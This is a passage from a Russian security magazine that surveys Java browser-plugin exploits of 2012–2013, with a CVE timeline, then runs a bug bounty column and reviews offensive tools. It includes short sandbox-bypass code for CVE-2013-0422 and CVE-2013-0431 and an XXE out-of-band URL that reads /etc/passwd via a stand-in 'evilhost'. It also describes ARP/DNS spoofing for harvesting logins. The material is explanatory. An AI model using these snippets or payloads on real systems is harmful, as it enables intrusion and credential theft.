Linux, Solaris и OS X. Последняя особенно интересна — для нее заметно увеличилось число вредоносных программ, распространяющихся в том числе и посредством эксплуатации Java-уязвимостей.

Эксплойт из Metasploit выглядит похожим на тот, что имеется в составе Blackhole, и предположительно взят именно из него.

Первые признаки эксплуатации в «диком виде» CVE-2012-0507 были замечены в середине марта. Именно тогда были отмечены многочисленные случаи инфицирования трояном Carberp на таких крупных ресурсах с высокой посещаемостью, как izvestia.ru и lifenews.ru. Скрипты, загружающие вредоносные Java-апплеты, размещались на взломанных серверах баннерной сети, используемых на этих ресурсах. В конечном итоге после успешной эксплуатации уязвимости Java происходил вызов функции DownloadAndExec, который уже за пределами изолированной среды Java скачивал полезную нагрузку (Carberp) в каталог %TEMP% и запускал ее.

Троян Flashback или Flashfake, вызвавший в начале 2012 года волну заражений компьютеров Apple под управлением OS X, тоже использовал CVE-2012-0507 для своего распространения, это было после 16 марта 2012-го. До этого для заражения Flashback использовались уязвимости CVE-2011-3544 и CVE-2008-5353, обе тоже для Java. Кстати, CVE-2011-3544 был в свое время одним из самых «пробивных» эксплойтов. Массовое заражение более чем 550 тысяч Маков стало возможным из-за того, что Apple проигнорировала критическое обновление от Oracle и не обновила свой пакет Java для OS X. Патч от Apple вышел только 6 апреля.

Рис. 2. Статистика использования уязвимостей Java



Дата	В паблике	Номер CVE	Название/обновление	Metasploit PoC
12 мая 2011 Michael Schierl, ZDI	26 октября 2012 Michael Schierl, ZDI	CVE-2011-3544	Java Applet Rhino Script Engine	java_rhino (29 ноября 2011)
1 августа 2011 Jeroen Frijters	23 февраля 2012 Jeroen Frijters	CVE-2012-0507	Java AtomicReferenceArray Type Violation Vulnerability	java_atomicreferencearray (29 марта 2012)
18 октября 2011		CVE-2011-3544 всего - 20	Java SE 6 Update 29 Java SE 7 Update 1	
28 октября 2011 Chris Ries, ZDI		CVE-2012-0500	Java Web Start Plugin Command Line Argument Injection	java_ws_vmargs (23 февраля 2012)
14 февраля 2012		CVE-2012-0500 CVE-2012-0507 всего - 14	Java SE 6 Update 31 Java SE 7 Update 3	
12 июня 2012		CVE-2012-1723 всего - 14	Java SE 6 Update 33 Java SE 7 Update 5	
	13 июня 2012 Michael Schierl	CVE-2012-1723	Java Applet Field Bytecode Verifier Cache RCE	java_verifier_field_access (9 июля 2012)
24 июля 2012 James Forshaw, ZDI	26 августа 2012 in the wild	CVE-2012-4681	Java 7 Applet RCE 0day Gondvv	java_jre17_exec (27 августа 2012)
30 августа 2012		CVE-2012-4681	Java SE 6 Update 35 Java SE 7 Update 7	
16 октября 2012		CVE-2012-5076 CVE-2012-5088 всего - 30	Java SE 6 Update 37 Java SE 7 Update 9	
	9 ноября 2012 Kafeine - in the wild	CVE-2012-5076	Java Applet AverageRangeStatisticImpl RCE	java_jre17_glassfish_average\ rangestatisticimpl (11 ноября 2012) java_jre17_jaxw (22 января 2013)
		CVE-2012-5088	Java Applet Method Handle RCE	java_jre17_metod_handle (22 января 2013)
	10 января 2013 Kafeine - in the wild	CVE-2013-0422	Java Applet JMX 0day RCE	java_jre17_jmxbean (10 января 2013)
13 января 2013		CVE-2013-0422 (1)	Java SE 7 Update 11	
18 января 2013 Security Explorations	18 февраля 2013 in the wild	CVE-2013-0431	Java Applet JMX RCE	java_jre17_jmxbean2 (25 февраля 2013)
1 февраля 2013		CVE-2013-0422 (2) CVE-2013-0431 всего - 50	Java SE 6 Update 33 Java SE 7 Update 13	
19 февраля 2013		всего - 5	Java SE 6 Update 41 Java SE 7 Update 15	
	28 февраля 2013 FireEye - in the wild	CVE-2013-1493	JRE Remote Code Execution Vulnerability 0day	
4 марта 2013		CVE-2013-1493 всего - 2	Java SE 6 Update 43 (последний публичный релиз) Java SE 7 Update 17	

Рис. 3. Хронология обнаружения уязвимостей Java и их закрытия

CVE-2012-1723

Со времен активной эксплуатации уязвимости CVE-2012-0507 мало что изменилось, и Java по-прежнему оставалась самым популярным вектором, используемым в наборах эксплойтов. 5 июля 2ц012 года появилась публичная информация об использовании CVE-2012-1723 в наборе эксплойтов Blackhole, хотя сама уязвимость была найдена в середине июня. Уязвимость основана на коллизии в JIT-компиляторе. Для ее успешной эксплуатации необходимо создать несколько статических полей (в эксплойте их 100), затем столько же обращений к этим полям, что приводит к задержке JIT-компиляции этого кода на стадии верификации. В итоге все эти манипуляции позволяют выполнить произвольный апплет в обход проверок безопасности за пределами песочницы.

CVE-2012-4681

24 июля 2012 года Джеймс Форшоу (James Forshaw аца tyranid) сообщил компании Zero Day Initiative (ZDI, www.zerodayinitiative.com) о новой уязвимости. Через месяц, 26 августа, компания FireEye (www.fireeye.com), а вслед за ней и другие разработчики антивирусного ПО обнаружили применение эксплойта этой уязвимости, являвшейся на тот момент zero-day. Уже на следующий день эксплойт был внедрен в состав Blackhole Exploit Kit.

Майкл Ширл (Michael Schierl), эксперт в области уязвимостей Java, обнаруживший такие известные уязвимости, как CVE-2011-3544 и CVE-2012-1723, провел собственный анализ эксплойта CVE-2012-4681 и создал временный патч уязвимости. Oracle выпустила соответствующее обновление безопасности только 30 августа, таким образом, пользователи Java оставались беззащитны перед злоумышленниками как минимум в течение четырех суток.

Эксплойт, обнаруженный FireEye, использовался для скрытой установки вредоносного ПО Poison Ivy, относящегося к категории Remote Administration Tool. Как позже отметили специалисты компании Immunity, технически эксплойт эксплуатировал не одну, а сразу две уязвимости в Java.

CVE-2012-5076 И CVE-2012-5088

Описание уязвимостей появилось уже после выхода патча от Oracle. Интересно в них применение Reflection Api.

В Java существует механизм защиты, который построен на понятии доменов безопасности. Каждый домен включает в себя набор классов, экземплярам которых выданы одинаковые права. Для упрощения достаточно выделить два домена — trusted и untrusted. К первому относятся все системные классы и подписанные апплеты, им разрешены все действия в системе. Ко второй категории относятся неподписанные апплеты, которые сильно ограничены в правах (например, им запрещено манипулировать с файлами). При обращении к некоторому системному ресурсу происходит запрос к менеджеру безопасности, который проверяет, есть ли у текущего потока права для доступа к ресурсу. В определении прав доступа есть одно исключение — privileged блоки. Если некоторый код исполняется в контексте privileged блока, то его права определяются правами вызвавшего метод doPrivileged кода. Таким образом, сущность метода сводится к обнаружению таких методов-классов, которые позволят выполнить вредоносный код (обычно это код отключения менеджера безопасности) в privileged блоке. Так как такие методы недоступны для прямого вызова, для решения этой проблемы используется Reflection API (в совокупности с некоторыми другими трюками). Reflection API в чем-то похож на RTTI в C++ и позволяет получать полную информацию о классах и их членах в runtime.

Более подробно об уязвимостях CVE-2012-5076 и CVE-2012-5088 можно почитать в статье «New Java Modules in Metasploit... No 0 days this time» на сайте https://community.rapid7.com, на русском языке есть отличная статья о CVE-2012-5076 от камрада neko на damagelab.org.

CVE-2013-0422

Новый, 2013 год для Oracle сразу не задался. Разработчики некоторых эксплойт-паков, таких как Blackhole, Cool, Nuclear Pack, Sakura, сделали «новогодний подарок» для своих клиентов в виде zero-day эксплойта уязвимости Java Applet JMX 0day Remote Code Execution (CVE-2013-0422). По данным авторов вредоносного ПО, используемая ими уязвимость существует во всех версиях Java 7, в том числе в Java 7 Update 10. Этот «подарок» вынудил компанию Oracle выпустить спустя неделю экстренное обновление, однако не прошло и 24 часов после выпуска 13 января 2013 года патча Java 7 Update 11, закрывающего уязвимость CVE-2013-0422, как на одном из форумов, распространяющих crimeware, появилось сообщение о продаже очередного zero-day эксплойта для Java. Продавец запросил за эксплойт 5000 долларов и пообещал продать его только двум первым «счастливчикам». И покупатели не заставили себя долго ждать. Кстати, подобное уже случалось — не далее как 16 октября 2012 года компания Oracle выпустила патчи Java 7 Update 9 and Java 6 Update 37, через несколько недель в продаже появился zero-day эксплойт, по всей видимости и использующий CVE-2013-0422, «пробивающий» Java 7 Update 9 (но не затрагивающий Java 6).

Сотрудник компании Immunity Эстебан Гильярдой (Esteban Guillardoy) сделал отчет с подробным анализом уязвимости, ее суть сводится к тому, что при помощи метода com.sun.jmx.mbeanserver.MBeanInstantiator.findClass можно получить ссылку на экземпляр любого класса (например, запрещенного к использованию в апплетах без разрешения пользователя). Но есть одна маленькая проблема — у этого класса нет публичного конструктора. Обходится это при помощи класса com.sun.jmx.mbeanserver.JmxMBeanServer, у которого есть публичный конструктор, а также метод getMBeanInstantiator, позволяющий получить ссылку на com.sun.jmx.mbeanserver.MBeanInstantiator.

Таким образом, весь эксплойт умещается в паре строк кода (дальше можно получать ссылки на любые классы и производить операции в обход ограничений безопасности):

```
javax.management.MBeanServer ms = com.sun.jmx.↵
mbeanserver.JmxMBeanServer.newMBeanServer("test", ↵
null, null, true);
```



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

```
com.sun.jmx.mbeanserver.MBeanInstantiator mi = ↵
((com.sun.jmx.mbeanserver.JmxMBeanServer)ms).↵
getMBeanInstantiator();
Class clazz = mi.findClass("some.restricted.class.↵
here", (ClassLoader)null);
```

Между прочим, именно CVE-2013-0422 использовал в качестве одного из своих векторов распространения (помимо уязвимости PDF) вредоносный загрузчик MiniDuke.

CVE-2013-0431

В конце января исследователь безопасности Адам Говдяк (Adam Gowdiak) из компании Security Explorations опубликовал информацию об обнаруженной им новой уязвимости. Как известно, в декабре прошлого года в Java 7 Update 10 были введены настройки безопасности, предусматривающие четыре уровня: Low, Medium, High, Very High. В частности, при выборе Very High запрещается выполнение любого неподписанного Java-кода.

Однако реализация уровней безопасности не принимала во внимание, что Java-апплеты могут быть созданы с использованием сериализации. Это можно сделать с помощью следующего HTML-тега: <applet object="BlackBox.ser">. Данные BlackBox.ser могут быть легко созданы с использованием следующего кода:

```
BlackBox b=new BlackBox();
ByteArrayOutputStream baos = new ↵
ByteArrayOutputStream();
ObjectOutputStream oos=new ObjectOutputStream(baos);
oos.writeObject(b);
FileOutputStream fos=new FileOutputStream↵
("BlackBox.ser");
fos.write(baos.toByteArray());
fos.close();
```

Указанный метод может быть успешно использован для запуска неподписанных Java-апплетов в среде JRE 7 Update 11 независимо от выбранного уровня безопасности в панели управления Java. Данная уязвимость получила номер CVE-2013-0431.

Из последних инцидентов с ее использованием можно отметить распространение троянской программы Cridex. По данным компании ESET, атака осуществлялась через спам-сообщения, которые содержали информацию о популярной в СМИ теме — введении разового налога для банковских счетов клиентов кипрских банков. Само письмо выглядело таким образом, как будто оно было отправлено от телекомпании BBC. Ссылка в сообщении вела на веб-страницу http://go-my.ru/cyprus_news.html, с последующим перенаправлением на Blackhole Exploit Kit. В результате успешной эксплуатации уязвимостей, в основном как раз CVE-2013-0431, компьютер заражался Cridex.

Oracle выпустила патч Java 7 Update 13, закрывающий эту уязвимость, 1 февраля. Критическое обновление устраняло 50 проблем безопасности в JRE. Среди них было финальное исправление уязвимости CVE-2013-0422, на самом деле бывшей результатом использования двух уязвимостей, одна из которых была закрыта Java 7 Update 11, а другая — Java 7 Update 13. Компания Oracle 20 февраля в дополнение к выпущенному в начале месяца Update 13 представила плановые корректирующие выпуски Java SE 7 Update 15 и Java SE 6 Update 41, в которых было устранено пять новых проблем с безопасностью.

> *Интересы злоумышленников сместились с использования эксплойтов для плагинов браузеров от Adobe (Flash Player и PDF) в сторону использования уязвимостей Java*

CVE-2013-1493

Эксплойт уязвимости был обнаружен в конце февраля в «диком виде» компанией FireEye при помощи технологии Malware Protection Cloud (MPC). В отличие от других распространенных уязвимостей Java, где менеджер безопасности обходится простым путем, здесь использовалась произвольная запись и чтение памяти процесса виртуальной машины Java. После срабатывания уязвимости эксплойт искал адрес памяти, в котором содержалась информация о внутренней структуре виртуальной машины, в том числе о статусе менеджера безопасности, а после перезаписывал эту часть памяти нулями.

После успешной эксплуатации загружалась и запускалась вредоносная программа McRat в виде файла svchost.jpg с того же сервера, где находился и вредоносный JAR. Эксплойт не отличался высокой стабильностью работы, поскольку пытался перезаписать значительный объем памяти. В результате в большинстве случаев после атаки загрузка происходила, но виртуальная машина Java завершалась с ошибкой и не могла запустить загруженный файл.

Специалисты компании выяснили, что уязвимость работает в браузерах, использующих плагин Java версии 6 с обновлением 41 и Java версии 7 с обновлением 15. На тот момент пользователям рекомендовалось отключить выполнение плагинов Java или сменить настройки безопасности Java на Very High и не запускать недоверенные апплеты.

Компания Oracle 4 марта выпустила внеплановые обновления Java SE 7 Update 17 и Java SE 6 Update 43 с исправлением проблем безопасности CVE-2013-1493 и CVE-2013-0809.

Согласно официальной информации от Oracle, Java SE 6 Update 41 должен был стать последним публичным апдейтом в ветке JDK6, поддержка которого, начиная с 20 февраля 2012 года, должна была происходить только по каналам Oracle Lifetime Support на платной основе. JDK7 тогда стала бы единственной публично поддерживаемой веткой в линейке JDK, вплоть до выхода JDK8. После выхода JDK8 JDK7 будет поддерживаться еще некоторое время, а затем также уйдет из публичной поддержки где-то в районе июля 2014 года. Тем не менее 4 марта выходит Java SE 6 Update 43, и именно он стал последним публичным патчем для шестой ветки Java. Хоть Oracle и пытается таким образом принудить переходить на JDK7, в целом корпоративный сектор не горит желанием это делать, так как многие их продукты разработаны под старые версии JDK.



ЗАКЛЮЧЕНИЕ

В начале марта одна из киберуппировок выпустила эксплойт-пак с названием Neutrino. Этот пак на данный момент использует только две уязвимости — Java CVE-2012-1723 и CVE-2013-0431, что нехарактерно для Exploit Kit, куда обычно входят эксплойты к как можно большему количеству ПО. Создатели обещают добавить также эксплойты на Flash и PDF-плагины к браузеру, однако, с их слов, суммарный пробив и так составляет 86%. Естественно, что на практике количество установок вредоносного ПО будет на порядок ниже из-за отлова антивирусами, тем не менее эти цифры позволяют увидеть общую картину использования уязвимых версий JRE.

Общий вывод такой: в течение 2012 года и далее интересы злоумышленников сместились с использования эксплойтов для плагинов браузеров от Adobe (Flash Player и PDF) в сторону использования уязвимостей Java. Согласно появлению все новых описаний проблем безопасности от компании Security Explorations, доступных на их сайте www.security-explorations.com, ситуация в ближайшее время не изменится, компании Oracle и Apple будут вынуждены все время подлатывать «дыры» в своих реализациях виртуальных машин Java. Сводную таблицу хронологии обнаружения уязвимостей Java и их закрытия можно увидеть на рисунке (см. рис. 3), почти все из них есть в составе Metasploit Framework (кроме CVE-2013-1493).

В свете этого хочется дать следующие рекомендации:

- обычным пользователям — не нужна вам эта Java, не ставьте ее вообще, одной «дырой» в системе будет меньше;
- сисадминам крупных контор — по максимуму ограничивайте список сайтов, откуда могут запускаться Java-апплеты, у пользователей корпоративные приложения должны запускаться только с серверов самой организации.



КОЛОНКА АЛЕКСЕЯ СИНЦОВА

CROWDSOURCING: BUG BOUNTY

Крупные вендоры и ИТ-компании все чаще прибегают к краудсорсингу для поиска уязвимостей. И если посмотреть на эту тенденцию глазами «исполнителя», то все кажется просто и очевидно: сделал работу — получил награду. Но гораздо интереснее взглянуть со стороны организатора...

ПРОБЛЕМЫ

Разумеется, на каком-то этапе зрелости компания начинает осознавать те трудности, которые у нее есть с разработкой и ИБ. Они у всех примерно одинаковые: в больших компаниях очень много различных команд разработчиков, много отделов, много проектов — мелких и больших, которые раскиданы по различным площадкам. Даже если в компании есть SDLC-процессы, не всегда можно уверенно сказать, что все проекты были ими покрыты в прошлом (например, есть много старых проектов, которые были выведены в продакшн до возникновения модных течений) или какая-то команда где-то не схалтурила. При этом не забываем про всякие аутсорс-проекты — многим отделам нужны краткосрочные проекты, нагружать команды, которые заняты чем-то важным, нет возможности, поэтому обращаются к аутсорсерам... В итоге у такой компании, особенно со временем, получается гигантская инфраструктура, куча сервисов и проектов, которые не то что попентестить — тяжело даже просто пронумеровать и перечислить. Поэтому вопросы безопасности сложно решаемы, ведь команда секурити маленькая, там людей намного меньше, чем у R&D. Как же со всем этим справиться?



@_chipik радуется за reward от Nokia — телефон, желтый 8)

КРАУДСОРСИНГ

Краудсорсинг — перенос конкретной работы на неопределенное множество исполнителей-добровольцев. ИТ-секурити столь раскрученная и популярная тема, что в мире найдется много энтузиастов-добрых-хакеров, которые любят практиковать скилы и ломать сайты за идею. Вполне очевидно, что если использовать их интерес, а также немного мотивировать их, то можно частично решить те проблемы, которые были озвучены:

1. Вайтхаты сами будут искать ресурсы, которые вышли из-под контроля, и таким образом можно охватить неплохую часть ресурсов.
2. Вайтхаты будут искать уязвимости, причем массово, при этом количество участников процесса позволит покрыть большую часть выпущенного кода.

Почему частично? Потому что, к сожалению, они не могут находить действительно сложные вещи, а, как правило, ограничиваются шаблонными проблемами, но зато массово, массово...


Результаты их работы будут контролироваться и управляться секурити-командой компании, что позволит легко идентифицировать такие ситуации, как duplicate или false positive. При этом в зависимости от подхода траты на это будут намного ниже, чем если бы пришлось нанимать пентестеров или людей в штате для такого же покрытия за те же сроки! Выгода очевидна. Но поговорим о мотивации, чтобы понять, как можно контролировать поток.

МОТИВАЦИЯ

В зависимости от возможностей и политики компании пути мотивации масс могут быть разными. Рассмотрим классику.

ЗАЛ СЛАВЫ

Наиболее базовая и популярная схема. Если некто нашел уязвимость и добропорядочно сообщил о ней владельцу, то владелец на специальной «доске почета» — страничке в интернете вывесил имя, контакты или место работы героя. Соответственно, это самая дешевая для владельца схема. Для багхантеров же это имеет смысл — твое имя на сайте adobe.com или microsoft.com, черным по белому, ЧСВ же. А кроме того, для многих это



Дружественные визиты на стену славы от «конкурентов». Это весело :)

попытка заявить о себе другим, например в Гугле на собеседованиях в секурити-команду часто спрашивают: «А вы в зале славы у нас висите?». Да и вообще, к резюме это будет неплохое приложение, так что не ЧСВ единым — практическая ценность у данной стены есть.

КОНКУРСЫ

Кроме того, есть возможность организовать конкурсы с победными местами и призами за них. Да, призы будут стоить денег, зато количество участников с полезным контентом перевесит в целом стоимость призов. Разумеется, это сложно делать на постоянной основе, но что можно отнести к плюсам — это контролируемый процесс и контролируемая нагрузка. Хотя эти плюсы могут быть сомнительны, но чаще всего это может быть либо на неофициальной основе, либо как проба пера.

ПОСТОЯННЫЕ ВЫПЛАТЫ

Следующая возможность — организовать бюджет и на основе неких правил выплачивать за определенный тип работы вполне определенные деньги. Практически фиксированным образом, за определенные уязвимости и за определенные достижения компания выплачивает гарантированные деньги. Данный метод хорош, если мы относительно уверены в наших возможностях, поэтому при таком варианте сильно ограничивают scope — множество ресурсов, которые входят в данную программу.

На самом деле мотивация бывает разная, но работает любая из них. Многие готовы искать уязвимости за «спасибо на стене». Не верите — посмотрите сюда:

- Microsoft — technet.microsoft.com/en-us/security/cc308589.aspx
- Adobe — adobe.com/support/security/bulletins/securityacknowledgments.html
- Twitter — https://twitter.com/about/security
- Red Hat — https://access.redhat.com/knowledge/articles/66234
- SAP — scn.sap.com/docs/DOC-8218

И это только маленький список компаний, тем не менее на их стенах полно людей, которые не пожалели времени и «за спасибо» нашли те или иные проблемы.

С конкурсами тоже все более-менее ясно. Думаю, все помнят конкурс, который проводила компания «Яндекс» в конце 2011 года, — «Месяц поиска уязвимостей» (где я даже занял второе место и выиграл какие-то деньги, которые успешно спустил в выплаты по кредиту... неудачник, да...). Затем конкурс плавно перерос в полноценную программу с фиксированными выплатами. Кроме того, известные деятели интернета, компания Badoo, как раз в эти минуты, пока я пишу строки, проводит свой месяц поиска уязвимостей — «Проверь Badoo на прочность!». В этом конкурсе компания платит уже за все уязвимости, которые разделены на пять уровней. Возможно, ребята хотят проверить свой потенциал и ограничили данный эксперимент месяцем, и кто знает, что будет дальше?

Ну а про полноценные программы ты и так знаешь, это и Яндекс, и Google, и Facebook. Особо тут добавить нечего — нашел уязвимость, отправил, тебе ее оценили и оплатили. Критерии оценки зависят от типа ресурса и вида уязвимости, что подробно описано в соответствующих разделах на сайтах этих компаний.

Все-таки тут у нас колонка авторская (типа универсальная отмаза), поэтому не могу не сказать и про свое видение и отношение к мотивации. Я, конечно, понимаю замечательный подход #NoMoreFreeBugs, но, люди, будьте людьми! Найти XSS, которую никто эксплуатировать не собирается, да еще если это «self XSS», и требовать за это деньги — как минимум неэтично. Вообще, этичность — это когда ты САМ хочешь сделать интернет безопаснее, а не потому, что ты ожидаешь получить плюшку. Поэтому мы в Nokia решили сделать все интереснее. Основная мотивация — зал славы, но тем ребятам, которые показали что-то достойное и интересное, мы будем дарить не деньги, а подарки (наши телефоны). Если уязвимость реальная и ей можно воспользоваться и сделать определенные действия, если можно получить что-то, то мы с удовольствием наградим героя. Очень важно понимать, что мы оцениваем реальную угрозу, а не теоретические проблемы с OWASP. Кроме того, мы ценим красоту и изящество, как и все прочие фанаты ИТ-секурити, так что нас можно удивлять :).

В следующий раз мы коснемся темы более глубоко и рассмотрим минусы этих подходов, наиболее типовые уязвимости, что вообще присылают и качество этого материала.][



WARNING


Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Дмитрий «D1g1» Евдокимов, Digital Security
@evdokimovds

X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор: Manuel Fernandez
Система: Windows

https://code.google.com/p/hookme





Автор: Michael Spreitzenbarth
Система: Windows/Linux

https://github.com/mspreitz/ADEL



Автор: Nicolas Trippar
Система: Linux

https://github.com/ntrippar/ARPwner



ПОЙМАЙ МЕНЯ

HookME — это программа, предназначенная для перехвата сетевого взаимодействия с помощью захвата специальных API-вызовов, ответственных за отправку и прием сетевых данных (таких как WSARecv, WSARecvFrom, WSASend, WSASendTo, recv, recvfrom, send и так далее) в необходимом процессе. По сути, сетевой снифер — только трафик он смотрит на уровне WinAPI. HookME предоставляет удобный GUI-интерфейс, позволяющий изменять содержимое пакетов в реальном времени, а также удалять и пересылать пакеты.

Крутая фишка инструмента — основанная на Python система плагинов, позволяющая расширять возможности HookME и автоматизировать сложные задачи. Вот лишь некоторые варианты использования HookME:

- анализ и модификация сетевых протоколов;
- создание вредоносного ПО, встроенного в сетевой протокол;
- исправление уязвимостей протокола в памяти;
- firewall на уровне протокола;
- постэксплуатация.

Интересным примером использования инструмента является сценарий, когда в процесс внедряется backdoor, который отрабатывает при получении пакета с определенным содержанием. В одном из демонстрационных роликов автор инструмента показывает, как в процесс БД MySQL встраивается собственный обработчик, который создает отдельный поток и выполняет команду, идущую за заранее определенным паттерном.

Инструмент впервые был представлен на конференции Black Hat Europe 2013 в Амстердаме.

СЛИВАЕМ ВСЕ С ANDROID

Получение информации с мобильного устройства становится все более востребованным. ADEL (Android Data Extractor Lite) — инструмент для автоматического извлечения выбранных файлов базы данных SQLite с Android-устройств версии 2.x. Программа написана на Python и для взаимодействия с устройством использует Android SDK, в особенности ADB-демон. ADEL в процессе своей работы гарантирует, что все файлы, которые извлекаются с устройства, не будут какимлибо образом модифицированы, что очень важно при forensic-анализе.

Сам инструмент состоит из двух разделенных модулей: модуля анализа и модуля подготовки отчета, что при необходимости позволяет без больших усилий встраивать в ADEL дополнительный функционал.

Для извлечения данных из файлов SQLite базы данных программа разбирает низкоуровневые структуры данных. В текущей версии поддерживается разбор следующих баз данных с информацией:

- о телефоне и SIM-карте;
- телефонной книге и списке звонков;
- записях в календаре;
- SMS;
- GPS-координатах.

Пример запуска инструмента:

```
adel.py -d device -l 4
```

Все извлеченные данные записываются в файл в XML-формате, для их удобного анализа (в том числе другими инструментами) и отображения в дальнейшем.


ОТРАВЛЯЕМ ARP И DNS

MITM-атака — замечательная техника, а ARP- и DNS-спуфинг — замечательные способы для ее реализации. ARPwner — это инструмент, который производит атаку отравления ARP-таблицы и DNS-спуфинг. Программа полностью написана на Python и имеет простой и удобный GUI-интерфейс. Для фильтрации/отбора перехватываемых данных имеется специальный интерфейс для плагинов, в которых описано, что и как необходимо извлекать из трафика. Так что можно быстро накидать плагин для выдирания пары логин/пароль для любого сайта (например, VK, «Одноклассники» и так далее). Стоит сказать, что в программе реализован собственный sslstrip, что не может не радовать. Программа поддерживает протоколы:

- FTP,
- HTTP,
- IMAP,
- IRC,
- NNTP,
- POP3,
- SMTP,
- Telnet.

Так как открыт исходный код, то нет проблем расширить и улучшить программу. Инструмент был представлен на конференции Black Hat USA 2012.

Стоит также не забывать о том, что можно обнаруживать и предотвращать атаку ARP-спуфинга: с помощью различных программ, типа arpwatch, BitCometAntiARP, с помощью грамотной организации VLAN'ов, использования PPTP и PPPoE или настройки в локальной сети IPSec, который позволяет организовать шифрованный трафик между узлами вместо открытого.



Авторы: Тимур Юнусов, Алексей Осипов
Система: Windows/Linux
https://github.com/Gifts/XXE-OOB-Exploitation-Toolset-for-Automation


XML OUT-OF-BAND

XML остается хитом по количеству скрытых возможностей и по направлению возможных атак. И грех это не исследовать и не использовать. XOOB — утилита, предназначенная упростить проверку наличия и эксплуатацию разнообразных XML-уязвимостей, в том числе XML out-of-band. Утилита комбинирует в себе функции HTTP-сервера, отдающего специально сформированные XML-документы, а также HTTP- и DNS-серверов, которые принимают и логируют любые запросы к ним.

Необходимость собственного HTTP-сервера была обусловлена тем, что обычные серверы не принимают строку запроса длиной более 8 Кб по умолчанию. К тому же небольшой скрипт обеспечивает простоту развертывания и поддерживает популярные операционные системы: Windows, UNIX-like.

Работа с утилитой выглядит следующим образом. В файле config.py настраиваются имя хоста и порт, на которые обращается проверяемый парсер. Дальнейшее взаимодействие происходит через строку запроса к веб-серверу. Например, если нужно отдать полностью сформированный документ, следует обратиться по адресу http://evilhost/xml?2_3?file:///etc/passwd, где http://evilhost/xml — адрес самого документа, oob_parameter_3 — тип эксплойта, file:///etc/passwd — файл или URL, который мы хотим читать.

